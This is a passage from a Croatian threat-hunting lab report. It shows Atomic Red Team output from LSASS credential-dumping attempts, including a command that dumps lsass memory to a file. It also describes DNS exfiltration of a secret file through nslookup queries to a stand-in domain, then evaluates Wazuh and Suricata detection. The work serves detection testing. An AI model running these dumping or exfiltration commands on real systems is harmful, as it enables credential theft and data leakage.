Executing test: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
```

```
Exit code:
Done executing test: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Executing test: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+                 $process.Start() > $null
+                 ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
Executing test: T1003.001-10 Powershell Mimikatz
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+                 $process.Start() > $null
+                 ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1003.001-10 Powershell Mimikatz
Executing test: T1003.001-11 Dump LSASS with createdump.exe from .Net v5
resolve-path : Cannot find path 'C:\Program Files\dotnet\shared\Microsoft.NETCore.App' because it does not exist.
At line:1 char:15
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Program File...oft.NETCore.App:String) [Resolve-Path], ItemNotFoundE
   xception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

+ ... {$exePath = resolve-path "$env:ProgramFiles\dotnet\shared\Microsoft.N ...
The expression after '&' in a pipeline element produced an object that was not valid. It must result in a command
name, a script block, or a CommandInfo object.
At line:2 char:3
+ & "$exePath" -u -f $env:Temp\dotnet-lsass.dmp (Get-Process lsass).id}
```

```
    + CategoryInfo          : ObjectNotFound: (C:\Program File...oft.NETCore.App:String) [Resolve-Path], ItemNotFoundE
   xception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

+ ... {$exePath = resolve-path "$env:ProgramFiles\dotnet\shared\Microsoft.N ...
The expression after '&' in a pipeline element produced an object that was not valid. It must result in a command
name, a script block, or a CommandInfo object.
At line:2 char:3
+ & "$exePath" -u -f $env:Temp\dotnet-lsass.dmp (Get-Process lsass).id}
+   ~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:String) [], RuntimeException
    + FullyQualifiedErrorId : BadExpression
Exit code: 0
Done executing test: T1003.001-11 Dump LSASS with createdump.exe from .Net v5
Executing test: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
C:\Windows\Temp\xordump.exe : The term 'C:\Windows\Temp\xordump.exe' is not recognized as the name of a cmdlet,
function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the
path is correct and try again.
At line:1 char:4
+ & {C:\Windows\Temp\xordump.exe -out C:\Windows\Temp\lsass-xordump.t10 ...
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Windows\Temp\xordump.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
Exit code: 0
Done executing test: T1003.001-12 Dump LSASS.exe using imported Microsoft DLLs
Executing test: T1003.001-13 Dump LSASS.exe using lolbin rdrleakdiag.exe
At line:1 char:1
+ & {if (Test-Path -Path "$env:SystemRoot\System32\rdrleakdiag.exe") {
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
Exit code: 1
Done executing test: T1003.001-13 Dump LSASS.exe using lolbin rdrleakdiag.exe
Executing test: T1003.001-14 Dump LSASS.exe Memory through Silent Process Exit
The system cannot find the path specified.
```

16 new notific



Slike 13., 14., 15,. 16,. 17. Izvođenje simulacije napada alatom Atomic Red Team

Tijekom izvođenja većina pokušaja je blokirana od strane sigurnosnih mehanizama operacijskog sustava i antivirusne zaštite, što je vidljivo kroz poruke *“Access is denied”* i *“Script blocked by antivirus”*.

7.3.1. Analiza i strategija detekcije

Strategija lova temeljila se na pretpostavci da će bilo kakav neovlašteni pokušaj interakcije s LSASS procesom generirati specifičan Sysmon događaj.

- Istraživanje anomalija: Za detekciju ovakvog napada bilo je potrebno osigurati dodatno prikupljanje zapisa pomoću alata Sysmon. Integracijom Sysmon zapisa s Wazuh agentom omogućena je analiza događaja koji su izravno povezani s pristupom LSASS procesu, s ciljem identifikacije procesa koji pokušavaju pristupiti njegovoj memoriji.
- Odabrane tehnike: Integracija napredne telemetrije sustava (Sysmon) s Wazuh platformom radi centralizirane analize sumnjivih poziva prema memoriji sustava.

7.3.2. Izmjena konfiguracije za prikupljanje podataka

Kako bi se ovi napadi detektirali, bilo je potrebno konfigurirati Wazuh agenta da čita Sysmon zapise. To je postignuto izmjenom datoteke ossec.conf na Windows endpointu (Slika 17). U dokument je bilo potrebno dodati par linija koda koje prikupljaju Sysmon zapise iz Windows Event Loga:


```
<localfile> <location>Microsoft-Windows-Sysmon/Operational</location>
        <log_format>eventchannel</log_format> </localfile>
```

Nakon dodavanja kanala Microsoft-Windows-Sysmon/Operational, agent je počeo slati detaljnu telemetriju o interakcijama među procesima prema SIEM-u.

7.3.3. Verifikacija rezultata

Tijekom simulacije, operacijski sustav i antivirusna zaštita blokirali su određene pokušaje (Access Denied), no telemetrija o samom pokušaju pristupa ostala je zabilježena.

1. Sysmon detekcija: Sustav je zabilježio točan proces koji je pokušao izvršiti dumping memorije, uključujući "CallTrace" koji služi kao forenzički dokaz metode pristupa.
2. Wazuh vizualizacija: Na Wazuh dashboardu generirani su zapisi koji koreliraju ove pokušaje s MITRE ATT&CK okvirima, omogućujući analitičaru brzu identifikaciju prirode napada (Slika 18).



Slika 18. Prikaz kritičnih sigurnosnih događaja na Wazuh Dashboardu (Agent 001)

Slika 18. prikazuje Wazuh nadzornu ploču s rezultatima detekcije za Agent 001. Vidljiva je korelacija događaja visoke kritičnosti (Level 15) koji se odnose na sumnjive izvršne datoteke, kao i alarmi za anomalije u radu PowerShell-a i Command Prompt-a, što potvrđuje uspješno praćenje simuliranog LSASS napada.

7.4. Zapis lova #03: Istraživanje DNS Exfiltration prometa

Treći lov bio je usmjeren na otkrivanje prikrivenog kanala za iznošenje podataka. DNS protokol je izabran jer se često smatra legitimnim mrežnim prometom koji prolazi kroz vatrozide, što ga čini idealnim za napadače koji žele iznijeti osjetljive informacije (poput sadržaja datoteke secret.txt) izvan mreže u fragmentima.

Datum i vrijeme	4. siječnja 2026., 09:15h
Analitičar / Napadač	Mirta Vuković / Nensi Vugrinec

MITRE Tehnika	T1048.003 - Exfiltration Over DNS
Cilj napada	Slanje podataka s Windows VM (192.168.56.103) na Kali Linux (192.168.56.1)
Izvor napada	Windows VM (PowerShell i nslookup)
Korištena naredba	nslookup [base64_string].exfil.test (izvršeno unutar petlje).
Izvor telemetrije	Suricata IDS (mrežni alarmi) i tcpdump na strani napadača.
Tijek simulacije	Podaci su fragmentirani i poslani kao niz upita. Na Kali Linuxu je tcpdump -i eth1 udp port 53 potvrdio primitak paketa.
Pronađeni artefakti	Visoka frekvencija UDP prometa na portu 53. Uočene neobično duge poddomene koje sadrže Base64 kodirane nizove.
Status detekcije	DJELOMIČNO

Tablica 3. Zapis lova #03: Detekcija DNS eksfiltracije podataka

7.4.1. Analiza i strategija detekcije

Strategija lova temeljila se na analizi mrežnih anomalija i traženju neuobičajenih DNS upita koji odstupaju od standardnog ponašanja korisnika.

- Istraživanje anomalija: Fokus je bio na praćenju mrežnog prometa na portu 53 (UDP). Lov je započeo pregledom mrežnih sučelja kako bi se izolirao promet koji ne pripada standardnim DNS serverima.


7.4.2. Tijek simulacije i prikupljanje artefakata

Proces eksfiltracije podataka izveden je kroz četiri ključna koraka, koristeći PowerShell za slanje i mrežne alate za hvatanje podataka:

- Korak 1 - Priprema osjetljivog podatka: Na Windows Endpoint VM-u kreirana je testna datoteka secret.txt koja sadrži simulirani osjetljivi podatak. Datoteka služi kao osnova za praćenje protoka informacija kroz mrežu.


Slika 19. Priprema podataka za eksfiltraciju putem PowerShell-a

- Korak 2 - Kodiranje i priprema podataka (Slika 20): Sadržaj datoteke kodiran je u Base64 format. Kodirani niz je zatim podijeljen u manje fragmente kako bi svaki mogao stati u naziv DNS poddomene, što je standardna tehnika za izbjegavanje detekcije mrežnih vatrozida.




Slika 20. PowerShell – Base64 encoding i priprema DNS upita

- Korak 3 - Slanje podataka putem DNS upita (Slika 21): Svaki fragment kodiranog podatka poslan je pomoću naredbe nslookup. Iako sustav prikazuje pogrešku pri razlučivanju (Timeout), svaki upit nosi dio tajnog podatka prema napadačevom sustavu.



Slika 21. PowerShell – izvođenje DNS eksfiltracije (nslookup)

- Korak 4 - Presretanje DNS prometa (Slika 22): Na Kali Linux VM-u pokrenut je alat tcpdump za praćenje prometa na UDP portu 53. Zabilježeni su upiti s neuobičajenim i dugim nazivima domena, što je karakterističan indikator DNS eksfiltracije.



Slika 22. Presretanje mrežnog prometa alatom tcpdump na Kali Linuxu

7.4.3. Identifikacija detekcijskog jaza (Gap Analysis)

Simulacija DNS eksfiltracije bila je uspješno izvedena na mrežnoj razini, ali detekcija napada unutar Wazuh sustava nije realizirana.

Analizom nadzorne ploče potvrđeno je da se napad nije automatski alarmirao zbog poteškoća prilikom integracije Sysmon DNS zapisa unutar Wazuh platforme. Ovaj "blind spot" dokazuje da je za potpunu zaštitu potrebna korelacija mrežne razine i SIEM pravila koja specifično prate duljinu DNS upita.

8. Attack - Detection Matrix

Ovo poglavlje služi kao vizualni i analitički sažetak cjelokupnog projekta. Njegova je svrha mapirati izvedene simulacije napada na stvarne detekcijske sposobnosti laboratorijskog okruženja, jasno razdvajajući uspješno detektirane prijetnje od onih koje su ostale u "slijepoj zoni" sustava.

8.1. Struktura matrice

Matrica je organizirana kako bi pružila jasan uvid u proces od simulacije do identifikacije. Struktura se temelji na sljedećim stupcima:

1. MITRE ATT&CK tehnika - Referenca prema globalnom okviru napadačkih tehnika
2. Opis napada - Sažetak simulirane aktivnosti
3. Korišteni alati - Metode korištene za generiranje napada
4. Telemetrija / Izvor podataka - Specifični logovi koji su omogućili uvid
5. Strategija detekcije - Korištena pravila i upiti za identifikaciju anomalija.
6. Status detekcije - Razina uspješnosti (Uspješno / Djelomično / Nije detektirano)
7. Identificirani nedostaci - Dokumentiranje "blind spotova" sustava

8.2. Mapiranje napada na detekcije

Mapiranje napada na detekcije predstavlja ključnu fazu validacije laboratorijskog okruženja, jer omogućuje kvantificiranje uspješnosti implementiranih sigurnosnih kontrola nasuprot simuliranim prijetnjama. Svaki scenarij u tablici evaluiran je kroz prizmu dostupne telemetrije, potvrđujući da kvaliteta lova izravno ovisi o dubini i preciznosti prikupljenih logova [4].

Scenarij	MITRE Tehnika	Opis napada	Korišteni alati	Telemetrija / Izvor podataka	Strategija detekcije	Status detekcije	Identificirani nedostaci
1	T1110.001 - Password Guessing	Automatizirani brute-force napad na SSH servis	Hydra, Cowrie Honeypot	Cowrie JSON logovi, Wazuh SIEM	Prilagođeno Wazuh pravilo (ID 106070) – frekvencija prijava, korelacija po IP	USPJEŠNO	Nema značajnih nedostataka, detekcija je precizna

2	T1003.001 - LSASS Memory	Pokušaj pristupa memoriji LSASS procesa radi krađe vjerodajnica	Atomic Red Team, PowerShell	Sysmon Event ID 10, Wazuh agent	Analiza Event ID 10, praćenje nepoznatih procesa koji pristupaju LSASS-u	USPJEŠNO	Neki pokušaji blokirani od antivirusnog softvera, ali telemetrija omogućava detekciju
3	T1048.003 - Exfiltration Over DNS	Eksfiltracija datoteke secret.txt preko DNS upita	PowerShell, nslookup, tcpdump	Suricata IDS, tcpdump	Analiza neuobičajenih DNS upita, dugački nazivi poddomena, visoka frekvencija upita	DJELOMIČNO	Wazuh nije automatski generirao alarm – potrebno integrirati Sysmon DNS Event ID 22 ili razviti dodatna pravila

Tablica 4. Attack - Detection Matrix laboratorijskog okruženja

8.3. Identificirani nedostaci u detekciji

Analizom matrice i rezultata simulacija mogu se izvući ključni zaključci o obrambenom držanju sustava:

1. SSH Brute-Force (Scenarij 1): Detekcija je potpuna i pravilo za frekvenciju prijava pokazalo se vrlo učinkovitim. Uspješna detekcija potvrđuje važnost integracije honeypota kao senzora koji pruža visokokvalitetne podatke o inicijalnim fazama proboja sustava [5]. Minimalni nedostatak je potreba za prilagodbom pravila za distribuirane napade s više IP adresa.
2. LSASS Memory Access (Scenarij 2): Većina pokušaja je detektirana. Rezultati demonstriraju nužnost napredne endpoint telemetrije; postojanje Sysmon zapisa omogućuje rekonstrukciju napadačkog lanca, što je ključna komponenta modela aktivne obrane [1]. Analiza pristupa memoriji procesa ostaje kritična jer napadači često koriste legitimne funkcije sustava za krađu vjerodajnica [3].
3. DNS Exfiltration (Scenarij 3): Detekcija je ostala djelomična jer Wazuh trenutno ne integrira Sysmon DNS zapise (Event ID 22) automatski u osnovnoj konfiguraciji. Identificirani detekcijski jaz (*eng*. *blind spot*) pokazuje da se vidljivost ne podrazumijeva posjedovanjem alata, već zahtijeva kontinuiranu korelaciju mrežnog prometa i endpoint logova [3]. Potrebno je razviti dodatna pravila temeljena na dužini poddomena i frekvenciji upita unutar SIEM sustava.

Ovaj sustavni pregled pokazuje da su tehnike s jasnim potpisom uspješno savladane, dok tiši napadi poput eksfiltracije zahtijevaju daljnje fino podešavanje sustava.

9. Evaluacija učinkovitosti obrane

U ovom poglavlju analizira se sposobnost laboratorijskog okruženja da odgovori na simulirane prijetnje, koristeći rezultate matrice napada i detekcije te nalaze iz procesa lova na prijetnje.

9.1. Procjena postojećih kontrola

Implementirane sigurnosne kontrole, poput Wazuh SIEM-a i Suricata IDS-a, pokazale su visoku učinkovitost u detekciji poznatih obrazaca napada. Sustav se pokazao posebno snažnim u sloju aktivne obrane (eng. *Active Defense*), gdje je ljudska intervencija kroz analitičku obradu logova omogućila prepoznavanje sumnjivih aktivnosti koje automatizirani mehanizmi detekcije mogu propustiti [1]. Ovakav pristup potvrđuje važnost kombinacije automatiziranih alata i stručne analize u suvremenim sigurnosnim sustavima.

9.2. Pokrivenost MITRE ATT&CK tehnika

Analiza pokrivenosti pokazuje da sustav obuhvaća ključne faze napadačkog lanca, od inicijalnog pristupa do faze eksfiltracije podataka. Iako je opseg testiranih tehnika u laboratorijskom okruženju bio ograničen na tri hipoteze, mapiranje putem MITRE ATT&CK Navigatora pokazuje da implementirana telemetrija i detekcijski mehanizmi pružaju čvrstu osnovu za daljnje proširenje detekcijskih kapaciteta na širi skup tehnika unutar ATT&CK okvira [6].

9.3. Slabe točke sustava

Glavna slaba točka sustava identificirana je u području detekcije prikrivenih komunikacijskih kanala, konkretno DNS eksfiltracije podataka. Ovakvi detekcijski „blind spotovi“ ukazuju na činjenicu da se sigurnost ne može temeljiti isključivo na pasivnim obrambenim mehanizmima, već zahtijeva kontinuirano unaprjeđenje vidljivosti nad mrežnim protokolima koji se često zloupotrebljavaju za zaobilaženje sigurnosnih kontrola [3].

9.4. Analiza sigurnosnog rizika iz perspektive analitičara

Rezultati provedenih simulacija napada i procesa lova na prijetnje omogućuju procjenu sigurnosnog rizika na temelju dvije ključne komponente: vjerojatnosti napada i potencijalnog utjecaja na sustav.

U slučaju SSH brute-force napada, vjerojatnost napada ocijenjena je kao visoka zbog česte izloženosti SSH servisa u stvarnim okruženjima. Međutim, zahvaljujući implementaciji

honeypota i prilagođenih korelacijskih pravila, ukupna razina rizika značajno je smanjena jer je napad detektiran u ranoj fazi, prije ostvarivanja daljnjeg napadačkog napretka.

Napad krađe vjerodajnica iz LSASS memorije predstavlja scenarij s visokim potencijalnim utjecajem, budući da uspješna eksploatacija omogućuje potpunu kompromitaciju korisničkih identiteta i daljnje lateralno kretanje napadača unutar sustava. Iako je većina pokušaja bila blokirana sigurnosnim mehanizmima operacijskog sustava, prikupljena telemetrija omogućila je pravovremenu detekciju pokušaja napada, čime je ukupni rizik sveden na prihvatljivu razinu.

DNS eksfiltracija podataka identificirana je kao scenarij s umjerenom vjerojatnošću, ali visokim potencijalnim utjecajem. Djelomična detekcija ovog napada ukazuje na postojanje detekcijskog jaza, koji predstavlja povećani sigurnosni rizik jer omogućuje prikriveni izlazak osjetljivih podataka iz mreže bez generiranja sigurnosnih alarma.

10. Preporuke i poboljšanja

Na temelju provedenih testova i uočene dinamike procesa lova na prijetnje predlažu se sljedeća unaprjeđenja sigurnosnog sustava:

10.1. Poboljšanja detekcijskih pravila

Preporuča se razvoj prilagođenih Wazuh pravila koja koriste korelaciju više događaja (eng. *multi-event correlation*). Primjerice, umjesto isključivog praćenja pristupa LSASS memoriji, detekcijsko pravilo trebalo bi generirati alarm samo u slučajevima kada pristup vrši proces koji nije na popisu dopuštenih aplikacija (eng. *allow-listing*), čime se značajno smanjuje broj lažno pozitivnih detekcija [4].

10.2. Poboljšanja vidljivosti

Nužno je proširiti prikupljanje logova na mrežnoj razini kroz potpunu integraciju Sysmon Event ID 22 (DNS upiti) u Wazuh Dashboard. Povećanje granularnosti prikupljenih podataka omogućilo bi analitičarima učinkovitije prepoznavanje anomalija u duljini i frekvenciji DNS upita, što predstavlja ključan preduvjet za pravovremenu detekciju eksfiltracije podataka [3].

10.3. Automatizacija threat huntinga

S obzirom na to da je lov na prijetnje vremenski i resursno zahtjevan proces, preporuča se uvođenje automatiziranih skripti za periodičnu provjeru indikatora kompromitacije (IoC). Automatizacija rutinskih provjera omogućuje analitičarima da se fokusiraju na složenije hipoteze i dubinsku forenzičku analizu, čime se povećava ukupna učinkovitost sigurnosnog tima [2].

10.4. Analitičke preporuke za poboljšanje sigurnosnog nadzora

Na temelju provedenih threat hunting aktivnosti i evaluacije detekcijskih sposobnosti, definirane su sljedeće analitičke preporuke:

Poboljšanje detekcije DNS eksfiltracije: Integrirati Sysmon DNS Event ID 22 u Wazuh SIEM te razviti pravila koja prate neuobičajenu duljinu DNS upita i visoku frekvenciju zahtjeva prema istim domenama.

- Unaprjeđenje korelacije događaja: Povezati mrežnu i endpoint telemetriju kako bi se omogućila detekcija napada koji se odvijaju paralelno na više razina sustava.
- Razvoj automatiziranih odgovora: Uvesti osnovne SOAR koncepte, poput automatskog označavanja sumnjivih IP adresa i obavještavanja analitičara, čime se skraćuje vrijeme reakcije na detektirane prijetnje.
- Kontinuirano unaprjeđenje Hunt Journala: Standardizirati format zapisa kako bi se rezultati lova mogli dugoročno koristiti za razvoj novih detekcijskih pravila i edukaciju sigurnosnih analitičara.

11. Zaključak

Provedeni projektni rad pokazuje da threat hunting predstavlja učinkovitu nadogradnju tradicionalnih sigurnosnih mehanizama te omogućuje otkrivanje prijetnji koje bi inače ostale neprimijećene. Implementacijom laboratorijskog okruženja s integriranim SIEM, IDS, endpoint i honeypot komponentama ostvarena je visoka razina vidljivosti nad sigurnosnim događajima na mrežnoj i sistemskoj razini.

Rezultati simulacija napada potvrdili su da je sustav posebno učinkovit u detekciji pokušaja neovlaštenog pristupa i krađe vjerodajnica, zahvaljujući kombinaciji kvalitetne telemetrije i analitičke obrade podataka. Istovremeno, analiza DNS eksfiltracije podataka otkrila je detekcijski jaz, čime je potvrđena važnost kontinuiranog testiranja sigurnosnih kontrola i unaprjeđenja vidljivosti nad prikrivenim komunikacijskim kanalima.

Iz perspektive analitičara, najveća vrijednost threat huntinga leži u mogućnosti kontekstualne interpretacije sigurnosnih događaja i procjene njihovog stvarnog rizika za sustav. Dokumentiranje procesa kroz Hunt Journal i Attack–Detection matricu omogućilo je sustavno učenje iz svakog lova te identificiranje konkretnih preporuka za poboljšanje obrambenih sposobnosti.

Zaključno, rad potvrđuje da threat hunting nije jednokratna aktivnost, već kontinuirani proces koji zahtijeva kombinaciju tehničkih alata, analitičkog znanja i organizacijske zrelosti. Njegovom primjenom organizacije mogu prijeći s reaktivnog na proaktivan model kibernetičke obrane, čime se značajno smanjuje sigurnosni rizik i povećava otpornost informacijskih sustava.

Popis literature

[1] R. M. Lee, *The Sliding Scale of Cyber Security*, SANS Institute, White Paper, Aug. 2015.

[2] D. Akacki *et al.*, *Huntpedia: Your Threat Hunting Knowledge Compendium*, Sqrrl Data, Inc., 2017.

[3] Exabeam, "Threat Hunting Tips and Tools," 2023. [Online]. Dostupno na: https://www.exabeam.com/explainers/information-security/threat-hunting-tips-and-tools/ (pristupljeno 14. siječnja 2026.).

[4] Sqrrl, *Hunt Evil: Your Practical Guide to Threat Hunting*, Sqrrl Data, Inc., 2017.

[5] K. Scarfone, *The Hunter's Handbook: Endgame's Guide to Adversary Hunting*, CyberEdge Group, LLC, 2016.

[6] MITRE Corporation, "MITRE ATT&CK: Design and Philosophy," 2023. [Online]. Dostupno na: https://attack.mitre.org/ (pristupljeno 14. siječnja 2026.).

[7] MITRE ATT&CK, "Brute Force: Password Guessing (T1110.001)," 2023. [Online]. Dostupno na: https://attack.mitre.org/techniques/T1110/001/ (pristupljeno 14. siječnja 2026.).

[8] Picus Security, "10 Critical MITRE ATT&CK Techniques: T1003 Credential Dumping," 2023. [Online]. Dostupno na: https://www.picussecurity.com/resource/blog/picus-10-critical-mitre-attck-techniques-t1003-credential-dumping (pristupljeno 14. siječnja 2026.).

[9] MITRE ATT&CK, "Exfiltration Over Alternative Protocol: Exfiltration Over DNS (T1048.003)," 2023. [Online]. Dostupno na: https://attack.mitre.org/techniques/T1048/003/ (pristupljeno 14. siječnja 2026.).

Popis slika

Popis tablica

Prilog 1

```
#!/usr/bin/env bash

set -e

echo "============================================="

echo "[1/6] System update"

echo "============================================="

export DEBIAN_FRONTEND=noninteractive

sudo apt-get update -y

sudo apt-get upgrade -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold"

echo "============================================="

echo "[2/6] Base utilities"

echo "============================================="

sudo apt-get install -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold" \

  curl wget unzip gnupg lsb-release net-tools htop apt-transport-https
software-properties-common lsof openssl

echo "============================================="

echo "[3/6] OpenSSH server"

echo "============================================="

sudo apt-get install -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold" openssh-server

sudo systemctl enable ssh || true

sudo systemctl restart ssh || true

echo "============================================="

echo "[4/6] Wazuh SIEM (install only if missing)"

echo "============================================="

if systemctl list-unit-files | awk '{print $1}' | grep -qx "wazuh-
manager.service"; then

  echo "Wazuh already installed -> skipping."

else

  curl -fsSLo /tmp/wazuh-install.sh https://packages.wazuh.com/4.7/wazuh-
install.sh

  sudo bash /tmp/wazuh-install.sh -a -o

fi

echo "============================================="

echo "[5/6] Suricata IDS + rules fix"

echo "============================================="

if ! dpkg -s suricata >/dev/null 2>&1; then

  sudo apt-get install -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold" suricata

else
```

```
  echo "Suricata already installed -> skipping install."
fi
if ! command -v suricata-update >/dev/null 2>&1; then
  sudo apt-get install -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold" suricata-update
fi
sudo suricata-update || true
if [ ! -f /var/lib/suricata/rules/suricata.rules ]; then
  echo "WARN: /var/lib/suricata/rules/suricata.rules missing."
  echo "Trying to build suricata.rules from existing *.rules files..."
  sudo mkdir -p /var/lib/suricata/rules
  if ls /var/lib/suricata/rules/*.rules >/dev/null 2>&1; then
    sudo sh -c 'cat /var/lib/suricata/rules/*.rules >
/var/lib/suricata/rules/suricata.rules'
  fi
fi
echo "Testing Suricata config..."
sudo suricata -T -c /etc/suricata/suricata.yaml || true
sudo systemctl reset-failed suricata || true
sudo systemctl enable suricata || true
sudo systemctl restart suricata || true
echo "============================================="
echo "[6/6] Wazuh Dashboard SSL + bind fix"
echo "============================================="
